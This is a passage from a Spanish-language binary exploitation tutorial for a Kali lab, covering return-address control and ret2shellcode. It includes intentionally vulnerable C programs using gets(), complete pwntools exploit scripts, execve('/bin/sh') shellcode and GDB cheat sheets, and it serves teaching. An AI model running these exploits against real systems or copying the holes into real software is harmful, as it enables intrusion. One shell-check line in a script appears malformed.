        fprintf(stderr, "[A3] EOF recibido.\n");
        exit(1);
    }
    return; /* ret toma los 8 bytes 'C' como direccion de retorno */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0);
    printf("[A3] PID=%d | objetivo: RIP = 0x4343434343434343\n", getpid());
    victima();
    return 0;
}
```

(d) Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o a3_rip a3_rip.c
```

(e) Recon con pwn checksec

Perfil idéntico a A0–A2 (No canary, NX enabled, No PIE). Fíjate en que controlar RIP no requiere pila ejecutable: solo un canario ausente y un ret confiado. Precisamente por eso el control de retorno es una de las clases de vulnerabilidad más explotadas de la historia: su prerequisite es casi siempre el mismo.

(f) Plan de ataque razonado

El plan usa el offset de A2 como cimiento: 72 bytes de relleno consumen el buffer y el RBP guardado; los siguientes 8 bytes caen EXACTAMENTE en el slot del retorno. Elegimos 'CCCCCCCC' por la misma razón que en A1 elegimos A: una huella inconfundible. Cuando el crash ocurra, la evidencia del fault apuntará a 0x4343434343434343, demostrando que el valor viajó desde tu script, atravesó gets(), se aposentó en el slot del retorno y fue consumido por ret. El script recalcula el offset en caliente con el método de A2 antes de disparar el payload real: cero números mágicos.

(g) Pasos numerados con comandos

1. Compila y corre el recon (apartados d y e).
2. Si no lo hiciste en A2, mide el offset: `python3 a2_offset.py`.
3. Construye y envía el payload manualmente desde la consola de Python de pwntools (`python3 -i`): relleno + 8 'C'.
4. Confirma en GDB+GEF: `gdb ./a3_rip` y revisa el fault en el contexto de GEF tras el crash.
5. Ejecuta la versión automatizada y comprobada: `python3 a3_rip.py`.

ADVERTENCIA — RIP PUEDE NO MOSTRAR 0x4343...4343 (Y ESTÁ BIEN)

Según kernel y CPU, el crash por salto a una dirección NO canónica puede reportarse en la propia instrucción ret (RIP = 0x401xxx) mientras el **fault address** (si_addr) señala 0x4343434343434343. Ambas observaciones demuestran lo mismo: ret consumió tus 8 bytes. En GEF, mira el bloque de registros Y la línea del fault; en pwntools, compara `core.rip` o `core.fault_addr`. Si prefieres ver RIP apuntando a tu valor de forma literal, usa una dirección canónica falsa como 0x0000434343434343 y observa la diferencia de reporte.

(h) Exploit pwntools completo, comentado

A3_RIP.PY

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""A3 - Control de RIP: 'B'*offset + p64(0x4343434343434343).
El offset N0 se hardcodea: se recalcula con cyclic() + corefile (metodo A2).
US0: python3 a3_rip.py"""
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

BIN = './a3_rip'
TARGET_RIP = 0x4343434343434343 # 'CCCCCCCC' en little-endian: 8 'C'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
```

```
'-o', BIN, 'a3_rip.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

# FASE 1 - recalculer el offset dinamicamente (cyclic + corefile)
io = process(BIN)
io.recvuntil(b'objetivo: RIP = 0x4343434343434343')
io.sendline(cyclic(300))
io.wait()
try:
    core = io.corefile
    offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes', offset)

# FASE 2 - payload real: 'B'*offset + 8 bytes de 'C'
# [ 'B' * offset ] relleno hasta la direccion de retorno guardada
# [ p64(0x43 * 8) ] la nueva direccion de retorno (little-endian)
payload = b'B' * offset + p64(TARGET_RIP)
assert b'\n' not in payload, 'el payload no debe contener 0x0a (gets)'

io = process(BIN)
io.recvuntil(b'objetivo: RIP = 0x4343434343434343')
io.sendline(payload)
io.wait()
try:
    core = io.corefile
    rip_real, fault = core.rip, getattr(core, 'fault_addr', 0)
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    rip_real, fault = core.rip, getattr(core, 'fault_addr', 0)
io.close()

# Nuance x86_64: 0x4343...4343 es NO canonica; el kernel puede reportar el
# crash EN el ret (rip=0x401xxx) mientras el fault address (si_addr) senala
# 0x4343434343434343. Cualquiera de las dos senales demuestra el control.
if rip_real == TARGET_RIP or fault == TARGET_RIP:
    log.success('A3 SUPERADO: el salto a %#x ocurrio (rip=%#x, fault=%#x)',
    TARGET_RIP, rip_real, fault)
    log.info('Escribiste una direccion en la pila y la CPU la obedecio.')
else:
    log.failure('A3: rip=%#x fault=%#x (esperado %#x). Revisa el offset.',
    rip_real, fault, TARGET_RIP)
```

(i) Salida esperada

SALIDA ESPERADA — A3 (VERIFICADA EN x86_64)

```
[*] Offset medido en caliente: 72 bytes
[*] Process './a3_rip' stopped with exit code -11 (SIGSEGV)
[+] A3 SUPERADO: el salto a 0x4343434343434343 ocurrio
    (rip=0x4011f8, fault=0x4343434343434343)
```

(j) Qué acabas de aprender

- El payload de control de retorno en su forma más pura: relleno + dirección, construido con datos medidos.

- La diferencia entre canónica y no canónica, y cómo reporta el kernel un salto inválido en x86_64.
- A comprobar el éxito por evidencia (fault address) y no por fe: tu script ahora VERIFICA el objetivo.
- Por qué este control es el "hola mundo" del ROP: lo único que cambia en la Parte 2 es A DÓNDE saltas.

A4 — ret2shellcode: tu primer shell real

(a) Objetivo

Cerrar la Parte 1 en grande: ejecutar shellcode que lanza `/bin/sh`. Compilarás con `-z execstack` (pila ejecutable), colocarás un NOP sled seguido del shellcode `execve("/bin/sh")` dentro del buffer, y redirigirás el retorno hacia el centro del sled. Cuando funcione, tu tubería de pwntools ya no hablará con el binario: hablará con un shell que TÚ instalaste desde bytes planos.

(b) Conceptos nuevos

- Shellcode: bytes de código máquina ejecutables tal cual; aquí, 23 bytes de `execve("/bin/sh", NULL, NULL)` para amd64.
- NOP sled: una pista de instrucciones no-operation (0x90) que amortigua la imprecisión del salto: caer en cualquier punto del sled termina llegando al shellcode.
- `-z execstack`: la bandera del enlazador que marca GNU_STACK RWE (pila ejecutable) y desactiva NX SOLO para este binario.
- El leak: `a4_shellcode` imprime la dirección real de su buffer, y el exploit la parsea; en binarios reales ese dato se obtiene con otro bug (por ejemplo un format string).
- GDB contra proceso real: direcciones distintas por entorno y ASLR; el leak + sled hacen el exploit inmune a esa diferencia.

(c) Código C completo

A4_SHELLCODE.C

```
/* A4 - ret2shellcode con -z execstack: ejecutar shellcode en el stack.
 * Serie: Laboratorio de Practicas ROP - Parte 1 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -z execstack
 * -o a4_shellcode a4_shellcode.c
 * -z execstack marca la pila como ejecutable (GNU_STACK RWE): desactiva
 * NX SOLO para este binario de laboratorio. El leak de buffer[] es
 * pedagogico (en la vida real lo obtendrias con otro bug, p.ej. un
 * format string). ADVERTENCIA: la direccion del stack bajo GDB difiere
 * de la del proceso real; este binario imprime la suya y el exploit la
 * lee del leak, usando ademas un NOP sled como amortiguador.
 * USO RESPONSABLE: binario de practica para tu VM Kali aislada. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void victima(void)
{
    char buffer[128]; /* espacio de sobra para NOP sled + shellcode */

    printf("[A4] leak: buffer en %p\n", (void *)buffer);
```

```
fflush(stdout); /* imprescindible: el exploit lee el leak por pipe */
if (gets(buffer) == NULL) {
    fprintf(stderr, "[A4] EOF recibido.\n");
    exit(1);
}
return; /* ret -> NOP sled -> shellcode -> /bin/sh */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0);
    printf("[A4] PID=%d | ret2shellcode con pila ejecutable\n", getpid());
    victima();
    return 0;
}
```

(d) Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -z execstack \
-o a4_shellcode a4_shellcode.c
```

(e) Recon con pwn checksec

```
$ pwn checksec ./a4_shellcode
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
Stack: Executable
RWX: Has RWX segments
PIE: No PIE (0x400000)
```

Las dos líneas que importan: **Stack: Executable** y **RWX: Has RWX segments**. Es el único binario del lab con la pila ejecutable, y la tabla de la sección 2.4 te explica por qué la bandera existe. Compara con A0–A3: el recon DIFIERE, y esa diferencia dicta la técnica.

(f) Plan de ataque razonado

El shellcode ocupa 23 bytes y necesita vivir en memoria ejecutable; con la pila RWE, el buffer es un hogar perfecto. El payload se compone así: 96 NOPs (0x90), luego los 23 bytes de shellcode, luego relleno hasta el offset medido (136 en nuestra compilación: buffer de 128 + 8 de RBP guardado) y, al final, la dirección de retorno que apunta a la MITAD del sled. Aunque el entorno desplace la pila unos bytes respecto a lo observado, caerás dentro de los 96 NOPs y deslizarás hasta el shellcode. La dirección se parsea del leak del propio proceso: nunca se hardcodea.

(g) Pasos numerados con comandos

1. Compila con la variante `execstack` (apartado d) y confirma **RWX** en el recon.
2. Asegura entorno consistente: `setarch $(uname -m) -R ./a4_shellcode` para el binario; si usas GDB solo para OBSERVAR, recuerda que sus direcciones no valen para el proceso real.
3. Prueba manual del leak: corre el binario y anota la dirección impresa; con ASLR off será estable entre ejecuciones desde la misma terminal.
4. Ejecuta el exploit completo: `python3 a4_shellcode.py`.
5. Cuando obtengas el shell, verifica dentro: `id` y `whoami` (estás dentro del proceso explotado).

ADVERTENCIA — SHARPCODE, NEWLINES Y ENTORNOS

Tres trampas clásicas de este ejercicio. **1)** El payload no puede contener 0x0a: gets() corta la lectura en el primer newline, así que el shellcode elegido no lo incluye y el script lo `assert b"\n" not in payload` antes de enviar. **2)** El buffer de stdio: sin `fflush(stdout)` en el C, el leak no aparece por tubería antes de gets() y el exploit se queda colgado. **3)** La dirección bajo GDB difiere de la real (entorno distinto): por eso el exploit lee el leak del proceso real y usa sled; si eliminas el leak, necesitarías ASLR off + entorno idéntico, frágil y pedagógicamente peor.

(h) Exploit pwntools completo, comentado**A4_SHELLCODE.PY**

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""A4 - ret2shellcode con -z execstack: shell execve("/bin/sh") en el stack.
Flujo: compilar con pila ejecutable -> leer leak -> payload = NOP sled +
shellcode + ret->sled -> comprobar el shell con un comando. TODO dinamico.
US0: python3 a4_shellcode.py"""
from pwn import *
import time

context.arch = 'amd64'
context.log_level = 'info'

BIN = './a4_shellcode'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-z', 'execstack', '-o', BIN, 'a4_shellcode.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

elf = ELF(BIN, checksec=False)

# Shellcode execve("/bin/sh", NULL, NULL) para amd64 - 23 bytes, sin 0x0a
shellcode = (
    b'\x48\x31\xf6' # xor rsi, rsi
    b'\x56' # push rsi (NUL)
    b'\x48\xbf\x2f\x62\x69\x6e\x2f\x73\x68' # mov rdi, '/bin/sh'
    b'\x57' # push rdi
    b'\x54' # push rsp
    b'\x5f' # pop rdi -> &"/bin/sh"
    b'\x6a\x3b' # push 0x3b (execve=59)
    b'\x58' # pop rax
    b'\x99' # cdq (rdx=0)
    b'\x0f\x05' # syscall
)
assert b'\n' not in shellcode, 'el shellcode no puede contener 0x0a'
log.info('Shellcode cargado: %d bytes', len(shellcode))

# FASE 1 - medir el offset dinamicamente (cyclic + corefile)
io2 = process(BIN)
io2.recvuntil(b'leak: buffer en ')
io2.recvline() # descartar el leak de esta corrida
io2.sendline(cyclic(300))
io2.wait()
try:
    core = io2.corefile
    offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
```

```

from pwnlib.corefile import Corefile
core = Corefile('core')
offset = cyclic_find(core.read(core.rsp, 4))
io2.close()
log.info('Offset hasta el ret: %d bytes', offset)

# FASE 2 - exploit real contra un proceso limpio
io = process(BIN)
io.recvuntil(b'leak: buffer en ')
leak_linea = io.recvline().strip() # direccion REAL, no la de GDB
buf_addr = int(leak_linea, 16)
log.info('Leak parseado: buffer[] vive en %#x', buf_addr)

NOP_SLED = 96 # 96 x 0x90: aterrizaje amortiguado
ret_addr = buf_addr + NOP_SLED // 2 # apuntar a MITAD del sled
while b'\n' in p64(ret_addr): # por si un byte de la direccion es 0x0a
    ret_addr += 8
assert buf_addr <= ret_addr < buf_addr + NOP_SLED, 'ret debe caer en el sled'

payload = b'\x90' * NOP_SLED + shellcode
payload += b'B' * (offset - len(payload)) # relleno hasta el ret guardado
payload += p64(ret_addr)
assert b'\n' not in payload, 'gets() cortaria el payload en el primer 0x0a'
assert len(payload) <= 255, 'payload demasiado largo para gets() aqui'

io.sendline(payload) # gets() copia TODO hasta el \n
time.sleep(0.3) # dejar aterrizar el ret en el sled
io.sendline(b'echo PWNEA4_${id} -u); exit') # prueba de vida del shell
salida = io.recvall(timeout=3)
io.close()

if b'PWNEA4' in salida:
    log.success('A4 SUPERADO: shellcode ejecutado, /bin/sh bajo tu control.')
    log.info('El ret salto a %#x (mitad del sled) y la CPU ejecuto 0x90... '
            'hasta llegar al execve.', ret_addr)
else:
    log.failure('A4: sin shell. Pistas: verifica -z execstack (pwn checksec), '
            'ASLR con setarch -R y el leak parseado.')

```

(i) Salida esperada

SALIDA ESPERADA — A4 (VERIFICADA EN x86_64)

```

[*] Shellcode cargado: 23 bytes
[*] Offset hasta el ret: 136 bytes
[*] Leak parseado: buffer[] vive en 0x7ffc28d70e80
[+] A4 SUPERADO: shellcode ejecutado, /bin/sh bajo tu control.
[*] El ret salto a 0x7ffc28d70eb0 (mitad del sled) y la CPU ejecuto
0x90... hasta llegar al execve.

```

La dirección 0x7ffc28d70e80 es la del proceso REAL durante nuestra verificación; la tuya será distinta, y el exploit seguirá funcionando porque la lee del leak en tiempo de ejecución. Si quieres la euforia completa: corre el exploit de nuevo y usa el shell para `ls /`; el sistema de archivos que ves es el de tu VM Kali, desde dentro de un proceso que nació de 23 bytes que escribiste tú.

(j) Qué acabas de aprender

- El ciclo completo de ret2shellcode: pila ejecutable, sled, shellcode y salto amortiguado.
- A leer shellcode amd64 instrucción por instrucción: xor, push/mov de la cadena, syscall de execve.

- El valor del leak y del sled frente a la diferencia GDB/proceso real: robustez por diseño, no por suerte.
- Que NX existe por una razón: la misma pila que hoy ejecutó tu shellcode es la que el kernel protege en binarios normales; evadirla SIN pila ejecutable es el tema de la Parte 2.

Apéndice. Chuleta GDB/GEF y siguientes pasos

A.1 Chuleta mínima de GDB + GEF

Los comandos que resuelven el 95 por ciento de las sesiones de la Parte 1. Todos funcionan igual en GDB clásico; los marcados con GEF son extensiones del plugin. Recuerda: gdb desactiva ASLR por defecto y lanza el binario con `run`; para pasarle argumentos, `run args`. Al morir el proceso puedes seguir inspeccionando memoria y registros: el crash congela el estado justo en el punto del fallo.

CHULETA GDB + GEF (PARTE 1)

```
# --- iniciar y controlar la ejecucion -----
gdb ./a2_offset abrir el binario en gdb (banner GEF visible)
run ejecutar (pide entrada por stdin si hace falta)
break victima breakpoint en la funcion victima()
break *0x4011f8 breakpoint en una direccion exacta (no-pie)
ni / si siguiente instruccion / entrar en la instruccion
finish correr hasta el retorno de la funcion actual
starti parar en la PRIMERA instruccion (antes de libc)

# --- observar estado (el corazon de A2) -----
info frame limites y datos del stack frame actual
info registers todos los registros con valores actuales
x/40gx $rsp 40 quadwords (8 bytes) del stack desde rsp
x/10i $rip 10 instrucciones desde el instruction pointer
x/s $rdi leer la cadena apuntada por rdi
p $rbp-0x50 valor de una expresion (ej. direccion del buffer)
telescope $rsp 20 (GEF) pila anotada con punteros resueltos
context (GEF) re-dibujar registros+stack+codigo

# --- patrones de offset (protagonistas de A2/A3) -----
pattern create 300 (GEF) generar patron ciclico de 300 bytes
pattern search (GEF) tras el crash: offset desde $rsp
cyclic_find b'saaa' equivalente en pwntools (python)

# --- utilidades de explotacion -----
checksec (GEF) protecciones del binario cargado
vmmap mapa de memoria: stack, libc, heap, .text
got / plt (GEF) tablas de funciones importadas
grep -f "/bin/sh" (GEF) buscar cadena en las regiones mapeadas
quit salir (el core queda si corre con ulimit -c)
```

Y su contraparte en pwntools, para cuando el exploit (y no el análisis interactivo) sea lo que corre. Estas cinco llamadas cubren todo lo usado en A0–A4 y son el vocabulario mínimo para la Parte 2:

CHULETA PWNTOLS (PARTE 1)

```
pwn checksec ./binario protecciones (RELRO/canary/NX/PIE)
cyclic(300) patron ciclico; cyclic_find(x) da el offset
p64(valor) empaqueta un entero a 8 bytes little-endian
elf = ELF("./binario") simbolos y direcciones dinamicos del binario
io = process("./binario") lanzar y conversar; io.corefile() lee el crash
```

A.2 Hacia la Parte 2: gadgets y ROP

A3 demostró que puedes escribir una dirección en el slot del retorno y que la CPU la obedece; A4 demostró que si esa dirección apunta a código tuyo en el stack, el código corre. Falta el caso intermedio y más realista: binarios NX (pila NO ejecutable) donde el stack solo puede CONTENER datos, no código. Ahí entra **ROP** (Return-Oriented Programming): encadenar fragmentos terminados en `ret` que ya existen en el `.text` del binario o de `libc` —los **gadgets**— para construir, con tu control del stack, una lógica que nunca escribiste: por ejemplo, `pop rdi; ret + system()` invocada con la cadena `"/bin/sh"` de `libc`.

La Parte 2 de la serie arranca exactamente ahí, reutilizando el entorno, la carpeta `~/rop-lab`, la numeración A0–A4 y las convenciones de este documento: primero un `ret2win` clásico (saltar a una función que existe y jamás se llama), después la búsqueda de gadgets con `ROPgadget` y `ropper`, y por último el `ret2libc` completo con filtrado de direcciones por leak. Todo lo que instalaste y verificaste aquí se usa sin cambios; guarda tu carpeta `rop-lab` y tus apuntes de offsets.

CHECKLIST DE CIERRE DE LA PARTE 1

Entorno: los cinco comandos de la Tabla 3 responden correctamente en tu VM.

Binarios: `build.sh` compiló A0–A4 y `pwn checksec` muestra el perfil esperado por ejercicio.

Progresión: A0 corre, A1 estalla con SIGSEGV, A2 mide el offset (72 en nuestra compilación), A3 aterriza en `0x4343434343434343` y A4 te da un `/bin/sh` real.

Ética: releíste el recuadro del Capítulo 1 y practicas solo en tu VM con binarios propios.

Listo para la Parte 2: carpeta `~/rop-lab` intacta, apuntes de offset a mano y ganas de conocer a `pop rdi; ret`.